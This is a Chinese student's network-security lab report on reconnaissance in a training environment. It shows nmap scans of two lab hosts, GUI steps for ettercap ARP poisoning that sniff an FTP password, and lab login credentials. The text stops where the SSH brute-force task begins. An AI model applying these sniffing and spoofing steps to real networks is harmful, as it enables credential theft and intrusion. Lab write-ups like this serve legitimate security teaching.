第一次网络安全实验报告

课程名称	网络侦察实验				
学生姓名	陈曦	学号	2020302181081	指导老师	曹越
专业	网络安全	班级	2020 级 3 班	实验时间	2023.3.18

一、实验描述

【实验任务】

1.使用 nmap、ettercap 进行网络侦查和密码嗅探。
2.使用 crunch、hydra 暴力破解 ssh 服务。
3.使用 ssh 登录目标机并获取 key 值，获得敏感信息。
4.获取目标网站的 webshell 权限，控制目标机，获得敏感信息。

【实验目的】

了解网络侦查、信息收集、漏洞挖掘和利用的基本概念以及常用的信息收集和安全漏洞扫描工具，认知常见的网络侦查手段和企业网络安全漏洞。

掌握 nmap 工具的功能和操作方法，并能够分析检侧结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘等常见的安全问题。

了解 ettercap 嗅探工具的基本功能，掌握常见的嗅探相关服务和应用的用户名和密码的方法。

了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。

了解 hydra 密码爆破工具的基本功能和使用方法，掌握常见的爆破服务和应用的用户名和密码的方法。

熟悉网站 wenshell 的概念，理解上传 webshell、获取 webshell 权限的意义和方法，掌握获取 webshell 权限基础上控制目标机的方法。

通过 nmap、ettercap、crunch 和 hydra 等工具的学习和使用，能够融会贯通，掌握相关服务如 ftp、web 等漏洞挖掘、渗透、攻击和利用的原理和方法，掌握自主学习和实践主流企业网络扫描工具的功能、操作技巧、检测结果分析、网络侦查、漏洞挖掘的常用方法，具备企业复杂网络信息安全管理的职业能力和终身学习能力。

【实验工具】

Nmap（集成于 kali linux）
ettercap（集成于 kali linux）
crunch（集成于 kali linux）

hydra（集成于 kali linux）
Firefox（54.2.0）
Rdesktop

【实验环境】

操作系统	IP地址	服务器角色	登录账户密码
kali Linux	192.168.1.2	操作机	用户名：root；密码：Simplexue123
CentOS7	192.168.1.3	目标机	用户名：root；密码：Simplexue123
Windows2012	192.168.1.4	目标机	用户名：administrator；密码：Simplexue123

二、实验原理

1. 使用 nmap、ettercap 进行网络侦查和密码嗅探。

实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

利用 kali 集成的扫描工具 nmap，对网络进行探测，收集目标网络存活的主机信息，收集主机开放的服务信息。

利用 kali 集成的嗅探工具 ettercap，对 FTP 服务进行嗅探，获取目标主机的 ftp 登录密码（提交嗅探到的 ftp 登录密码）。

通过完成本实验任务，掌握利用 nmap 进行网络探测并获取目标主机开放的服务等关键信息的方法；掌握通过 ettercap 实现对目标主机的服务如 ftp 进行嗅探的流程、方法和技巧，为完成后续网络侦查和漏洞利用实验任务奠定坚实的网络探测技术基础。

2. 使用 crunch、hydra 暴力破解 ssh 服务。

本实验任务在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

利用 kali 集成的 crunch 工具，生成密码字典文件。

使用 hydra 工具暴力破解 ssh 服务的登陆密码,以便完全控制目标主机系统。

通过完成本实验任务，掌握服务密码破解原理、技术和工具的使用方法，具备娴熟的系统服务密码破解、漏洞挖掘和利用、信息安全管理和防范的职业能力。

3. 使用 ssh 登录目标机并获取 key 值，获得敏感信息。

本实验任务在任务二操作完成的基础上，远程连接目标机，获得敏感信息。

通过本实验任务，掌握使用 ssh 远程连接目标机的方法，并在进入系统后，掌握查看文件信息的命令。

4. 获取目标网站的 webshell 权限，控制目标机，获得敏感信息。

本实验任务在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

编写脚本，获得目标机网站 webshell 权限；
向目标机添加新用户，以便完全控制目标主机系统，获得敏感信息。

通过本实验任务，在掌握 webshell 上传及权限获取方法的基础上，掌握向目标机添加新用户，设置用户权限并实现目标机控制的方法，进而掌握企业级复杂网络 webshell 相关的高级漏洞挖掘和利用方法，具备信息系统安全管理职业能力。

三、实验内容

1. 使用 nmap、ettercap 进行网络侦查和密码嗅探。

使用命令 nmap -A -O IP 地址，详细扫描主机信息。
详细扫描目标主机 1 的信息。扫描结果。

```
impleedu:~# nmap -A -O 192.168.1.3
```

扫描结果如下。

```
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0            4096 Jan 10  2018 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp   open  ssh           OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 e2:a1:7d:f8:1c:6b:73:89:c4:39:69:f6:4e:73:f4:84 (RSA)
|   256 a3:d9:34:fd:1d:b6:38:65:21:8d:ba:1f:94:c3:d2:ad (ECDSA)
|_  256 4b:25:5e:31:82:62:a0:56:76:c1:ef:0c:a1:98:9c:c6 (EdDSA)
3389/tcp open  ms-wbt-server xrdp
MAC Address: FA:16:3E:C0:D4:D8 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=3/15%OT=21%CT=1%CU=35476%PV=Y%DS=1%DC=D%G=Y%M=FA163E%T
OS:M=6411AA98%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10D%TI=Z%CI=I%TS=A
OS:)SEQ(SP=102%GCD=1%ISR=10D%TI=Z%TS=A)SEQ(SP=102%GCD=1%ISR=10D%TI=Z%CI=RD%
OS:II=I%TS=A)OPS(O1=M582ST11NW7%O2=M582ST11NW7%O3=M582NNT11NW7%O4=M582ST11N
OS:W7%O5=M582ST11NW7%O6=M582ST11)WIN(W1=6D38%W2=6D38%W3=6D38%W4=6D38%W5=6D3
OS:8%W6=6D38)ECN(R=Y%DF=Y%T=40%W=6E28%O=M582NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40
OS:%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=
OS:%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%
OS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
OS:)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%
OS:DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.41 ms 192.168.1.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.15 seconds
```

可以观察到主机信息。

主机	192.168.1.3

主机	192.168.1.3
操作系统	Unix
21 端口	ftp 服务，版本为 3.02
22 端口	ssh 服务，版本为 7.4
3389 端口	ms-wbt-server 服务，版本为 xdrp

第二个主机详细扫描。

```
root@simpleedu:~# nmap -A -O 192.168.1.4
```

扫描结果。


```
root@simpleedu:~# nmap -A -O 192.168.1.4

Starting Nmap 7.60 ( https://nmap.org ) at 2023-03-15 07:25 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00051s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.18 ((Win32) OpenSSL/1.0.2e PHP/5.5.30)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-generator: Exponent Content Management System - v2.3.8 using Twitter Bootstrap 3 Theme by David Leffler
| http-robots.txt: 30 disallowed entries (15 shown)
| /exponent.js.php /exponent.js2.php /exponent.php
| /exponent_bootstrap.php /exponent_constants.php /exponent_php_setup.php
| /exponent_version.php /getswversion.php /login.php /overrides.php
| /popup.php /selector.php /site_rss.php /source_selector.php
|_/thumb.php
|_http-server-header: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.5.30
|_http-title: Exponent CMS - A Powerful, Flexible, and Intuitive Web Solution.
3389/tcp open  ms-wbt-server?
MAC Address: FA:16:3E:8A:0B:F9 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|7|8|Vista|2008|8.1 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_v
ista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (97%), Microsoft Windows Server 2012 R2 (92%), Mi
crosoft Windows 7 (90%), Microsoft Windows 7 Professional or Windows 8 (90%), Microsoft Windows Vista SP0 or SP1, Windows Server
 2008 SP1, or Windows 7 (90%), Microsoft Windows 8.1 R1 (88%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 200
8 (88%), Microsoft Windows 7 Professional (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.51 ms 192.168.1.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 246.72 seconds
```

可以观察到主机 2 的信息。


主机	192.168.1.4
操作系统	Windows
80 端口	http 服务，版本为 2.4.18
3389 端口	ms-wbt-server 服务，版本为 xdrp

接下来使用 ettercap 进行密码嗅探。
使用命令 startx 打开 kali 图形界面。
再打开命令行，输入 ettercap -G 启动 ettercap 程序。

```
root@simpleedu:~# ettercap -G
```




在菜单栏中选择嗅探。Network imput 选择 eth0。




开始嗅探。


在 hosts 菜单栏中选择扫描主机。




扫描主机中。




扫描到主机。IP 地址和已知相同。




开始做 ARP 欺骗的准备工作。




将扫描到的主机添加 target。




菜单栏中选择 ARP poisoning 选项。



开始 ARP 欺骗。选择嗅探远程连接的主机。




嗅探成功，在下方可以看到嗅探出的密码。



密码为 ftp123

2. 使用 crunch、hydra 暴力破解 ssh 服务。

